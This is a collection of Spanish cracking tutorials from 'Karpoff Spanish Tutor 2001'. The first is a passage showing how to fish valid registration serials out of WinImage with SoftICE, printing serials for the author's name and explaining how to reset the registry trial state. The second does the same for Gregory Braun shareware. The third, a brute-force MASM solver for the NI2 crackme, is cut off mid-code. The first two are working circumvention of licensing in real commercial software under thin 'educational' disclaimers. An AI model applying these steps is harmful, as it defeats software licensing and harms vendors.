si subimos un poco, nos encontramos 2 saltos condicionales, los cuales si cambiamos, nos mostraran el mensaje de "your are registered to use both winimage standard and profes" que en cristiano, viene a decir mas o menos, que ahora somos usuarios registrados tanto de la versión estándar como de la profesional .

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:0042f0c1(c)
|
:0042f0c9 3915ac404400  cmp dword ptr [004440ac], edx
:0042f0cf 890d38434400  mov dword ptr [00444338], ecx
:0042f0d5 7505          jne 0042f0dc            ;1º salto
:0042f0d7 a338434400    mov dword ptr [00444338], eax

* referenced by a (u)nconditional or (c)onditional jump at address:
|:0042f0d5(c)
|
:0042f0dc 6a01          push 00000001
:0042f0de 3bc2          cmp eax, edx
:0042f0e0 5e            pop esi
:0042f0e1 7529          jne 0042f10c            ;2º salto
:0042f0e3 6800200000    push 00002000
```

¡pero.....! el programa sigue sin estar registrado, de hecho nos sigue apareciendo la nag, y nos sigue contando el tiempo de evaluación, así que ¡acercamiento incorrecto! un poco mas arriba de los saltos vemos una llamada, ¿será la llamada a la rutina de comprobación?

```
:0042f09c ff7508          push [ebp+08]
:0042f09f ffd6            call esi
:0042f0a1 68e8404400      push 004440e8
:0042f0a6 57              push edi
:0042f0a7 53              push ebx
:0042f0a8 e81c570000      call 004347c9          ;la llamada
:0042f0ad 8b0de8404400    mov ecx, dword ptr [004440e8]
:0042f0b3 83c40c          add esp, 0000000c
:0042f0b6 33d2            xor edx, edx
:0042f0b8 a3dc3e4400      mov dword ptr [00443edc], eax
:0042f0bd 3bc2            cmp eax, edx
:0042f0bf 5f              pop edi
```

comprobémoslo con el sice, a fin de cuentas lo que nos interesa es conseguir un serial valido.

cargamos como siempre nuestra victima, y al saltar el sice, ponemos nuestro breakpoint con bpx 0042f0a8, ctrl + d y salimos del sice. vamos a opción > registrarse... y metemos nuestros datos, en mi caso:

nombre: txeli k-for

código de registro: 123456789

damos a aceptar, y aparecemos en el sice, concretamente aquí:

```
:0042f0a7 53              push ebx
:0042f0a8 e81c570000      call 004347c9          ;aquí aparecemos
:0042f0ad 8b0de8404400    mov ecx, dword ptr [004440e8]
:0042f0b3 83c40c          add esp, 0000000c
:0042f0b6 33d2            xor edx, edx
:0042f0b8 a3dc3e4400      mov dword ptr [00443edc], eax
:0042f0bd 3bc2            cmp eax, edx
:0042f0bf 5f              pop edi
:0042f0c0 5b              pop ebx
:0042f0c1 7406            je 0042f0c9
:0042f0c3 890dac404400    mov dword ptr [004440ac], ecx
```

pulsamos f8, para entrar en la call, y nos encontramos con esto:

```
:004347c9 55              push ebp               ;introduce nombre en la pila
:004347ca 8bec            mov ebp, esp
:004347cc 81ec00020000    sub esp, 00000200
:004347d2 56              push esi
:004347d3 8b7510          mov esi, dword ptr [ebp+10]
:004347d6 85f6            test esi, esi
:004347d8 57              push edi               ;introduce serial en la pila
:004347d9 7403            je 004347de
:004347db 832600          and dword ptr [esi], 00000000
```

vamos trazando con "f10", para ver que nos encontramos, y mirando los registros con "d" poco mas abajo, encontramos una llamada a la dirección 004346cd, (:004347e8 e8e0feffff call 004346cd) entramos en ella con f8 y aparecemos aquí:

```
:004346cd 8b442408          mov eax, dword ptr [esp+08]
:004346d1 803820            cmp byte ptr [eax], 20          ;d eax ---> txeli k-for

                                                            ; comprueba nuestro nombre
```

```
..... f10 hasta llegar a:
```

```
:004347f5 8bf8              mov edi, eax                    ;volvemos a comprobar
:004347f7 83c40c            add esp, 0000000c               ;d edi ---> 123456789   nuestro serial falso
```

```
..... f10 hasta llegar a:
```

```
:0043481a 59                pop ecx         ;saca ecx de la pila, pero ¿que tiene ecx?
:0043481b 59                pop ecx                 ;d ecx  ---> 109cbf57
:0043481c 50                push eax                ;parece nuestro serial correcto  ;)
```

pues ya está, borramos los breakpoints con "bc*" abrimos el programa, y nos registramos,

"your registration code is valid.
you are now a registered us"

vamos a opción > modo de selección de winimage, y vemos que pone, "you can use the standard version, or test the professional " que en cristiano, quiere decir que estamos registrados **solo** para la versión estándar.

¡pero no es eso lo que yo estoy buscando! yo quiero registrar las dos versiones. así que, vuelta a empezar. pero, antes tendremos que volver a ser usuarios no registrados. para eso, tendremos que borrar los valores que introduce winimage en el registry de windows al registrarnos. para eso, abrimos el regedit, (yo haría una copia de seguridad del registro, por lo que pueda pasar, pero como el pc es tuyo, pues tu mismo), vamos a hkey_current_user\software\winimage

cambiamos el valor "winimageuseregistry" de true a false,(botón derecho sobre el valor, modificar) modificamos los valores de "nameregistered" y "coderegistered" para que queden vacíos, y ya tenemos la versión de evaluación de nuevo.

en busca del serial perdido

cargamos nuevamente winimage, al saltar el sice ponemos nuestro breakpoint (bpx 0042f0a8) e intentamos registrarnos otra vez con el numero falso, ya que es mas fácil de rastrear.

```
:0042f0a7 53            push ebx
:0042f0a8 e81c570000    call 004347c9               ;aquí aparecemos
:0042f0ad 8b0de8404400          mov ecx, dword ptr [004440e8]
```

```
.....f8 para entrar y f10 hasta llegar a:
```

```
:0043481b 59                    pop ecx                     ;aquí nos quedamos antes
```

seguimos trazando con f10, y mirando lo que contienen los registros con el comando "d".

```
:00434832 50          push eax
:00434833 8d8748190514  lea eax, dword ptr [edi+14051948]          ;introduce nuestro serial en la pila
:00434839 50          push eax                                  ;d eax  ---> 123456789
:0043483a 8d8500feffff  lea eax, dword ptr [ebp+fffffe00]
:00434840 50          push eax
:00434841 e836ffffff   call 0043477c                    ;llamada para comprobar nuestro serial
:00434846 59          pop ecx
:00434847 59          pop ecx              ;d ecx  ---> 24a1ab9f  otro nº para la versión estándar
```

seguimos buscando, recuerda que queremos la versión profesional, así que... f10, y a ver que encontramos. llegamos a:

```
:00434868 50                push eax              ;introduce nuestro serial en la pila
:00434869 e80effffff       call 0043477c        ;llamada de comprobación del serial
:0043486e 59                pop ecx
:0043486f 59                pop ecx              ;d ecx ---> 27a2aba8  nº para la estándar

                                                 ;pues seguimos buscando
```

```
..... f10 hasta llegar a:
```

```
:00434890 50                push eax              ;¿te suena? :)
:00434891 e8e6feffff       call 0043477c
:00434896 59                pop ecx
:00434897 59                pop ecx            ;d ecx ---> 20a1abdb  nº para la version profesional ¡bingo!

                                               ;pero si habia varios nº para la stdr,

                                               ;¿por que no para la profesional? seguimos buscando
```

```
..... f10 hasta llegar a:
```

```
:004348b8 50                push eax           ;de nuevo el mismo patrón
:004348b9 e8befeffff       call 0043477c
:004348be 59                pop ecx
:004348bf 59                pop ecx            ;d ecx ---> 149dabec  nº para la estándar :)
```

```
..... f10 hasta llegar a:
```

```
:004348e5 50                push eax           ;y ota vez mas lo mismo
:004348e6 e891feffff       call 0043477c
:004348eb 59                pop ecx
:004348ec 59                pop ecx            ;d ecx ---> 12a2abee  nº para la profesional :)
```

seguimos buscando, pero parece que se acabó. ¿que te parece? nada menos que 6 números de serie, todos distintos, y todos validos para el mismo nombre de usuario. ¿porqué?

conclusiones

parece que el programa coge nuestro numero, y nuestro nombre, genera a partir de ellos el numero de serie correcto, y lo compara con el nuestro, si es valido, nos saca el mensaje de "usuario registrado", si no lo es, empieza a comprobar si es de la versión estándar o de la profesional, y si no me equivoco, alguno de los que genera debe de ser también el de la developer edition, la verdad es que no lo he comprobado, pero si alguien lo hace, por favor que me lo diga, es por simple curiosidad.

finalizando

bueno, pues como decía la ventana inicial "no olvides registrarte".

te recuerdo, que si te gusta el programa, debes comprarlo ya que el shareware es nuestra mejor fuente de experimentación.

toda la información aquí mostrada es exclusivamente materia de aprendizaje, no me hago responsable de lo que puedas hacer con ella, ni lo que pueda pasar a tu equipo si lo haces mal.

para conseguir mas material para aprender, visita mi pagina y la de mi grupo, ahí encontraras todo lo necesario para aprender.

quiero agradecer con este tutorial la ayuda que me están dando en este mundillo mis amigos, el profesor x, sin la ayuda del cual este tutorial no habría sido posible, [dek_oin] gracias por tus consejos maestro, y todos los miembros de k-for entre otros, (disculpad que no ponga todos los nombres aquí, pero entonces la lista seria tan larga como el tutorial) y por supuesto a ti, que me estás leyendo.

p.d. no crackeamos, ni por dinero, ni bajo pedido, así que los e-mails del tipo, "dime como se crackea tal programa", "¿puedes enseñarme a crackear en 5 min.? necesito crackear una mochila (pure+blood, esto va por ti)" o "te doy x$ por crackear este programa" serán automáticamente eliminados, o peor aun, los incluiremos en una lista con tu nombre y dirección de e-mail para que seas el blanco de todas nuestras bromas :-)

txeli:

http://club.telepolis.com/txelienlinea/index.htm
txeli_enlinea@hotmail.com

grupo k-for:
http://pagina.de/kfor

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **TODOS LOS DE SOFTWARE BY DESIGNE**

PROTECCION:	**Serial, Límite de Tiempo**
Objetivo:	Encontrar el serial válido
Descripcion:	Sin palabras :(
Dificultad:	Facilísima
DOWNLOAD:	http://www.gregorybraun.com
Herramientas:	**Softice**
CRACKER:	**BYtEsKrAcK** **FECHA:** **14/11/2000**

introduccion

este es mi primer tutorial que realizo asi que por favor disculpenme por cualquier error que pueda tener, a parte de que no sé, en qué programa abran creado esta plantilla pues no puedo ver que estoy escribiendo...

aaahhh!!! perdonen la falta de ortografiá pero si leyeron lo anterior comprenderan....
regularmente no escribo tan mal....

al atake

otra pantalla oscura.... bueno, esperenme me voy a cambiar de programa.... ok.

ya está, el bloc de notas sirve para algo... bueno basta de bla, bla y vamos a lo que nos interesa, espero que ya hayas descargado el programa que deseas de la página de gregory braun, bueno pues empezaremos por lo más sencillo...

inicia el programa que escogistes en mi caso fxedit, lo inicio y ya cargó... ok.

primero ingreso un user name = byteskrack
segundo ingreso un organization = me! <- esto por que no estoy en ningún grupo crack
tercero ingreso un registration = 123456 <- mi numero de serie no válido, me explico

seguro ya sabrás que es un número de serie o serial...? :)

bueno, ya que tenemos todo eso iniciamos softice presionando ctrl+d y colocamos un break point que llame a la función getdlgitemtexta esta es una función que está en user32.dll si no estoy mal, la sintaxis que deben colocar en la línea de comandos es la siguiente,

bpx getdlgitemtexta <-seguro ya saben esto

ya que hemos hecho esto volvemos a nuestra victima presionando ctrl+d (no olviden puede ser la que quieran, siempre y cuando este en gregorybraun.com), y presionamos el botón ok.

y guuuaaaa!!!! de pronto nos aparece softice de acuerdo, presionemos ahora una vez f12, y aqui empieza lo emocionante... presionemos otra vez f12 y ahora escribamos el commando d esi y nos deberá aparecer en la ventana de caracteres nuestro user name y organization, volvamos a presionar f12 y de aqui en adelante presionemos 16 veces f10 y voila!!!! (si en 16 veces no llegan seguramente habrá cambiado la direccion de comparacion pero no se preocupen sigan y vayan despacio y más adelante la encontrarán)

debimos de haber aterrizado en

0000:00000000 3bc5 cmp eax,ebp

la direccion de memoria puede variar...

ahora escribamos...

? ebp -> nuestro número de serial no válido... en mi caso 123456

ahora escribamos...

? eax -> nuestro número de serial válido... en mi caso 10020083

no olvidemos quitar el bp que pusimos...

bc *

presionemos ctrl+d y volvamos a nuestra victima...

clickeamos en ok y ahora ingresamos el serial válido para nuestro nombre y ya está...

estamos registrados... y además nos agradecen


no olviden que esto no es con fines comerciales, si les gusta el programa es mejor que lo compren, este tutorial ha sido realizado para uso educacional y unicamente para demostrar lo fácil que resulta desbloquear una serie de aplicaciones de un mismo autor. (a veces)

saludos a todos los buenos amigos, este tutorial está dedicado a mi wife and baby!!!

byteskrack

Karpoff Spanish Tutor 2001

Programa: NI2CRACKME

PROTECCION:	**Encriptación del código, sólo el serial bueno lo desencripta**
Objetivo:	Encontrar el serial.
Descripcion:	**Un Crackme con muy mala leche.**
Dificultad:	**Aficionado**
DOWNLOAD:	ni2crackme
Herramientas:	**Masm, Sice y PUPE (opcional)**
CRACKER:	**Crack el Destripador & Marmota**  **FECHA: 22/01/2001**

introduccion

el incrackeable...
así se llamo durante mucho tiempo este crackme...
personalmente opino que no hay nada incrackeable, todo es cuestión de tiempo y constancia. pero este crackme ha estado mas cerca de esta calificación que cualquier otro programa que (por lo menos yo) conozca.

es tal su singularidad, que no tiene ningún tipo de protecciones añadidas, como pudieran ser los típicos anti-debug, anti-dump, anti-desensamblador, etc. (y ni puñetera falta que le hace). tan solo, puro y "simple" asm.

la clave a buscar debe de reunir unas determinadas características. según el autor:

la clave contiene 8 letras (caracteres entre a-z), es decir, caracteres del alfabeto español,
tanto mayúsculas como minúsculas)
tampoco existen espacios
la palabra no aparece en el diccionario (p.e.: holapepe, no esta en el diccionario :-))

con estos datos es fácil calcular el numero de combinaciones posibles. 26 mayúsculas + 26 minúsculas = 52 caracteres posibles.

como son 8 letras serian: 52^8 = 5,345972853146e+13 o sea 53.459.728.531.460 que traducido al cristiano serian 53 billones 459 mil millones y pico. vamos... para desanimar a cualquiera. xddddddddddd.

mas adelante, y gracias a nuevas pistas proporcionadas por el autor, esta cantidad se redujo considerablemente. la primera letra empezaba por "h". esto nos dejaba el numero de combinaciones posibles en tan solo 1.028.071.702.528 , poca cosa... 1 billoncete 28 mil millones de nada.

esta clave es imprescindible para desencriptar un pedacito de código, donde se ocultan las instrucciones y los datos necesarios para la presentación de la

messagebox que nos anunciara nuestro éxito.

al atake

vamos a omitir la presentación del listado asm completo, solo pondremos los bloques que nos interesan para comprender la forma con que trabaja este endiablado engendro (a falta de otros calificativos ;-)).
esta es la rutina principal de desencriptación. se utiliza 3 veces en el programa, (luego veremos para que). este es el listado original de la zona del código por la que pasa la cadena introducida. cuando se llega a ella la 1ª vez, esi apunta al buffer donde se ha guardado la clave introducida en el control de edición y eax vale 0.

```
0187:004012fe 33c0 xor eax,eax
0187:00401300 51 push ecx
0187:00401301 56 push esi
0187:00401302 52 push edx
0187:00401303 33d2 xor edx,edx
0187:00401305 4e dec esi
0187:00401306 46 inc esi
0187:00401307 3226 xor ah,[esi]
0187:00401309 32c2 xor al,dl
0187:0040130b 052032494e add eax,4e493220
0187:00401310 8ac8 mov cl,al
0187:00401312 d3c8 ror eax,cl
0187:00401314 355a5aaa55 xor eax,55aa5a5a
0187:00401319 664a dec dx
0187:0040131b 75ec jnz 00401309
0187:0040131d 803e00 cmp byte ptr [esi],00
0187:00401320 75e4 jnz 00401306
0187:00401322 5a pop edx
0187:00401323 5e pop esi
0187:00401324 59 pop ecx
0187:00401325 c3 ret
```

resumiendo... estas pocas instrucciones provocan 9 bucles de ffff veces cada uno (uno para cada letra + el del final) la comprobación de que se ha llegado al final de la cadena se produce después de que la instrucción 401306 inc esi apunte a un byte de valor 0, y realice toooodo el bucle ffffh veces otra vez. l resultado de todo este barullo es devuelto en eax, y para que la cadena sea considerada como valida tiene que cumplir la condición
eax = 84aeb79e.

```
0040121e cmp eax, 84aeb79eh
00401223 jz 40123d
```

llegados a este punto y en vista de la descomunal cantidad de instrucciones que debe procesar la máquina para pasar todas las combinaciones posibles 9 veces por este fragmento de código, es fácil pensar, o al menos así lo creyó ni2, que es imposible dar con la combinación buena, por ese motivo queremos hacer especial hincapié en la necesidad de aligerar lo máximo posible el código que busque el serial adecuado, de lo contrario probablemente moriríamos de viejos antes de dar con él. también comentaros que tan solo una combinación hace que se desencripte el código a ejecutar. no penséis que invirtiendo el salto o forzándolo vais a conseguir algo... xdddd. bueno, sí conseguiríais un cuelgue, y con un poco de suerte tener que reiniciar el trasto. jeje.
he intentado revertir la función, es decir, hacer que empiece por el final, y repita todo el ciclo al revés. pero al llegar a la instrucción xor ah, [esi] estaba igual que al principio, tendría que poner todos los valores posibles donde apunta esi en ese momento y el resultado seria peor.
si la cadena introducida no pasa este test, nos tira de un patadon a la calle, y si pasa el test nos lleva a un lugar de lo más interesante.

¿quién tiene la clave?

como en casi todas las películas, la clave la tiene eax. pero...

```
0040123d mov eax, 40124e ;puntero al código encriptado
00401242 mov ecx, 68h ;nº de bytes a cambiar
00401247 mov edx, esi ;puntero al buffer donde esta la clave
00401249 call 401326
```

empieza la movida... esta vez eax vale 48415348 antes de entrar en la rutina principal. siiii esa de los bucles sin fin.

```
00401326 pusha
00401327 mov edi, eax
00401329 mov esi, edx
0040132b mov eax, 48415348h
00401330 xor al, [esi]
00401332 call 401300
```

resultado... al entrar en la rutina con un valor eax distinto de 0, el resultado ya no es nuestro querido 84aeb79e, si no otro distinto, a saber...

```
00401337 mov ebx, eax
```

y ese resultado se carga en ebx, que luego servirá para la desencriptacion.

```
00401339 xor ah, [esi]
0040133b call 401300
```

otro xor y otra llamada a la super rutina. que nos devuelve un nuevo valor para eax, y ya esta... ya se puede desencriptar el churro.
al llegar aquí tenemos que edi apunta a la zona encriptada, en ebx tenemos el valor devuelto por la 2ª llamada a la super rutina, en eax, el valor de la 3ª llamada y en ecx el nº de bytes a desencriptar.

```
00401340 shr ecx, 2
00401343 mov edx, ecx
00401345 xor [edi], eax
00401347 mov cl, al
00401349 add edi, 4
0040134c rol ebx, cl
0040134e xor eax, ebx
00401350 mov cl, bh
00401352 ror eax, cl
00401354 add ebx, eax
00401356 dec edx
00401357 jnz 401345
00401359 popa
0040135a retn
```

atacando por los flancos

se podría intentar un ataque en esta zona, dando por supuestas las primeras instrucciones que se deben ejecutar para la presentación de una messagebox (de eso se trata ¿no?). tengo referencias de que metamorfe consiguió desencriptar esta zona de código (aun no se como, ya que no conozco ningún escrito ni tute explicando como y donde). la teoría seria la siguiente:

instrucciones necesarias para una messagebox

```
6a00 push 0 ;botón aceptar mb_ok
68xxxxxxxx push xxxxxxxx ;puntero al caption
68xxxxxxxx push xxxxxxxx ;puntero al texto
6a00 push 0 ;handle del dialogo
e8xxxxxxxx call xxxxxxxx ;llamada a la función
```

las x sustituyen las direcciones donde se deberían encontrar los datos correspondientes. sabemos que deberían estar entre la dirección 0040124e y 0040124e + 68h (¿recordáis el nº de bytes a desencriptar?)= 004012b5. si afinamos mas, podíamos descontar los bytes necesarios para completar la función de messagebox. vamos... que las direcciones donde se podría esconder el caption y el mensaje estarían entre 00401261 y 004012b5.

nos hacen falta solo los 8 primeros bytes en 2 dwords, una para la primera eax y otra para la segunda eax (tranki... ya me explico).

6a0068xx

en este caso las xx pueden tomar un valor entre 61h y b5h.
y xxxxxx68
aquí no hay problema, las x solo pueden valer 124000.

y ahora los valores que tenemos en la zona protegida son:
0975ef94 y 2b3c11c7

xoreando 0975ef94 xor 6a0068xx = 637587xx
para obtener todos los valores posibles (xx estará entre 61h y b5h) solo hay que hacer operaciones. xdddddd
xoreando 2b3c11c7 xor 12400068 = 397c11af
ok, volvemos a la rutina anterior. en el primer ciclo, eax debe valer xx877563 y al completar el primer ciclo eax valdrá af117c39

```
00401340 shr ecx, 2
00401343 mov edx, ecx
00401345 xor [edi], eax
00401347 mov cl, al
00401349 add edi, 4
0040134c rol ebx, cl
0040134e xor eax, ebx
00401350 mov cl, bh
00401352 ror eax, cl
00401354 add ebx, eax
00401356 dec edx
00401357 jnz 401345
00401359 popa
0040135a retn
```

podemos escribir una pequeña rutina que nos calculara el valor de ebx, para los 2 valores estimados de eax.

```
xor ebx, ebx
a0:
mov eax, xx877563
mov cl, al
rol ebx, cl
xor eax, ebx
mov cl, bh
ror eax, cl
cmp eax, af117c39
je lotengo
inc ebx
jmp a0
```

esto en teoría debería funcionar, tendríamos los valores iniciales de eax y ebx. pero en la practica no funciono... ni2 se supero otra vez. para montar la messagebox utilizo lo siguiente:

```
6a00 push 00 ;botón mb_ok
b858124000 mov eax, 00401258 ;carga en eax la dirección del caption
50 push eax ;y luego la pushea
```

de forma que desmontaba todas nuestras suposiciones. tal vez algún día metamorfe nos diga como adivino estos cambios.

fuerza bruta ¿qué remedio?

pues si...solo quedaba el recurso de la fuerza bruta, pero con la cantidad de combinaciones existentes y la enormidad de los bucles que hay que pasar (mas de medio millón de instrucciones para comprobar cada cadena), había que pensar en la forma de acelerar el proceso siguiendo unas pautas lógicas.
este es el listado asm que desarrollamos crack el destripador y un servidor para la ocasión (ni2, vaya que nos diste trabajo). el programa se llamo en un principio destripador, pero después de... 9, 10 versiones (no ma cuerdo), lo llamamos marm6.exe. tiene la particularidad de utilizar un sistema de filtros para evitar que cadenas sin sentido entren en los bucles quasi-infinitos de los test.
las cadenas que cumplen las condiciones son almacenadas en un archivo de texto llamado marmota4.txt, y en ese archivo se introduce la cadena desde donde empezara la búsqueda, seguida de un salto de línea y retorno de carro para

equilibrar los caracteres de control. es posible que algún cracker más avispado sea capaz de dar con la solución de otro modo, nosotros no hemos visto otra salida y quizás nadie la haya visto, ya que éste monstruo ha estado sin solución hasta la fecha.

el arma para matar dinosaurios

```
.486
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib

.data

buffer db 256 dup (0)
sacabo db "se ha terminado el tiempo",0
marmota db "marmota & crack el destripador 2000",0
archivo db "marmota4.txt",0
mayusculas db 0
vocales db 0
efes db 0
cues db 0
ges db 0
cetas db 0
haches db 0
uves_dobles db 0
jotas db 0
kas db 0
emes db 0
enes db 0
pes db 0
erres db 0
eses db 0
tes db 0
uves db 0
exis db 0
bes db 0
ces db 0
des db 0

consonantes db 0

.data?

hinstance dd ?
hfichero dd ?
fsize dd ?
memptr dd ?
bread dd ?
bwrite dd ?

.code
start:
   invoke getmodulehandle,null
   mov hinstance,eax

call leer
jmp altajo
mas1:
```

```
mov esi, offset buffer
inc esi
mov ecx, 7
a1:
inc byte ptr [esi]
.if byte ptr [esi]==05bh
add byte ptr [esi], 6
.endif

cmp byte ptr [esi], 7bh
jnz sigue
mov byte ptr [esi], 41h
inc esi
loop a1

sigue:

mov esi, offset buffer
.if dword ptr [esi]==07a7a7a48h
.if dword ptr [esi+4]==07a7a7a7ah
jmp fin
.endif
.endif

; este codigo es mucho mas rápido

;* sustituido filtro: ahora elimina las que tienen menos de 2 mayusculas


;*************************************************************
; eliminar: filtro que elimina las cadenas que no contienen
; 2 mayusculas
;*************************************************************



; mov esi, offset buffer
mov mayusculas, 1 ; esto por la h

; no es necesario comprobar que sea mayor que 40, todas son mayor que 40

mov ax, word ptr [esi+1]
.if al < 05bh
inc mayusculas
.endif
.if ah < 05bh
inc mayusculas
.endif
mov ax, word ptr [esi+3]
.if al < 05bh
inc mayusculas
.endif
.if ah < 05bh
inc mayusculas
.endif
mov ax, word ptr [esi+5]
.if al < 05bh
inc mayusculas
.endif
.if ah < 05bh
inc mayusculas
.endif
.if byte ptr [esi+7]< 05bh
inc mayusculas
```

```
.endif

.if mayusculas != 2
jmp mas1
.endif


;*********************************************************************
; eliminar2: filtro que elimina las cadenas que contienen dos
; mayusculas
; consecutivas
;*********************************************************************


; el segundo caracter ya está sujeto a a,e,i,o,u,y

mov ax, word ptr [esi+2]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif


mov ax, word ptr [esi+3]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

mov ax, word ptr [esi+4]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

mov ax, word ptr [esi+5]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

mov ax, word ptr [esi+6]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

;*************************************************************
;*
;* he comprobado en un diccionario ingles que solo empiezan
;* las palabras por ha, he, hi, ho, hu y hy. en español
;* es lo mismo menos la y
;*
;*************************************************************

;********** dice jotake que tiene claro que el segundo caracter es minuscula

mov esi, offset buffer
mov al, [esi+1]
```

```
.if al != "a" && al != "e" && al != "i" && al != "o" && al != "u" && al != "y"

jmp mas1
.endif


;*************************************************************
;*
;* comprobado que tanto en ingles como en español despues
;* despues de q siempre va u
;*
;*************************************************************

;***************** comprobamos la q y q

.if byte ptr [esi+2]== "q" || byte ptr [esi+2]=="q"

;***** comprobamos la u y u

.if byte ptr [esi+3]!= "u" && byte ptr [esi+3] != "u"
jmp mas1
.endif

;************* ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+4]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"

jmp mas1
.endif


.endif



.if byte ptr [esi+3]== "q" || byte ptr [esi+3]=="q"
.if byte ptr [esi+4]!= "u" && byte ptr [esi+4] != "u"

jmp mas1
.endif
;************* ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+5]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"

jmp mas1
.endif

.endif

.if byte ptr [esi+4]== "q" || byte ptr [esi+4]=="q"
.if byte ptr [esi+5]!= "u" && byte ptr [esi+5] != "u"

jmp mas1
;************* ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+6]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"
```

```
jmp mas1
.endif

.endif
.endif

.if byte ptr [esi+5]== "q" || byte ptr [esi+5]=="q"
.if byte ptr [esi+6]!= "u" && byte ptr [esi+6] != "u"

jmp mas1
.endif
;************ ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+7]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"

jmp mas1
.endif
.endif




;*************************************************************
;*
;* si tenemos una hache las palabras deben estar compuestas
;* como minimo de dos vocales y como maximo de cuatro
;* de otro modo nos saldrían palabras sin sentido
;*
;*************************************************************


;********* vocales valía 1 cuando estaba el filtro de que la segunda letra debía ser vocal
;* ahora debe valer 0

mov vocales, 0
mov esi, offset buffer


mov ax, word ptr [esi]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u" || al=="y" \
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u" || al=="y"
inc vocales
.endif

;******esto eliminado porque en ah esta la "h"

;.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
; || ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u" || ah=="y" || ah=="y"
; inc vocales
;.endif

mov ax, word ptr [esi+2]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u" \
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u"|| al=="y" || al=="y"
inc vocales
.endif

.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
|| ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u"|| ah=="y" || ah=="y"
inc vocales
```

```
.endif

mov ax, word ptr [esi+4]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u"\
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u"|| al=="y" || al=="y"
inc vocales
.endif

.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
|| ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u"|| ah=="y" || ah=="y"
inc vocales
.endif

mov ax, word ptr [esi+6]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u"\
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u"|| al=="y" || al=="y"
inc vocales
.endif

.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
|| ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u"|| ah=="y" || ah=="y"
inc vocales
.endif

.if vocales < 2 || vocales > 4

jmp mas1
.endif


;*************************************************************
; tres consonantes seguidas es tonto ¿no?
;*************************************************************

; no es necesario cargar en esi el offset de buffer ya lo hemos cargado
; mov esi, offset buffer

;****** la primera es una h, no? entonces consonantes ya vale 1 pero no lo necesitamos
; comenzamos la comparación por esi+1

mov ax, word ptr [esi+1]

;****** si comparamos vocales solo comparamos 10 veces

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
        && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"
        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

    ; si llegamos aquí es que hay tres consonantes seguidas
    ; la h primera lo que contiene ah y lo que contiene al

        jmp mas1
        .endif
    .endif



mov ax, word ptr [esi+1]

; estamos en el segunod caracter y vamos a ver 2º 3º y 4º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"
```

```
        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"

; si llegamos aqui esque esi+1 y esi+2 son consonantes

        mov al, byte ptr [esi+3]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+2]

; estamos en el tercer caracter y vamos a ver 3º 4º y 5º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"

; si llegamos aqui esque esi+2 y esi+3 son consonantes

        mov al, byte ptr [esi+4]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+3]

; estamos en el cuarto caracter y vamos a ver 4º 5º y 6º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
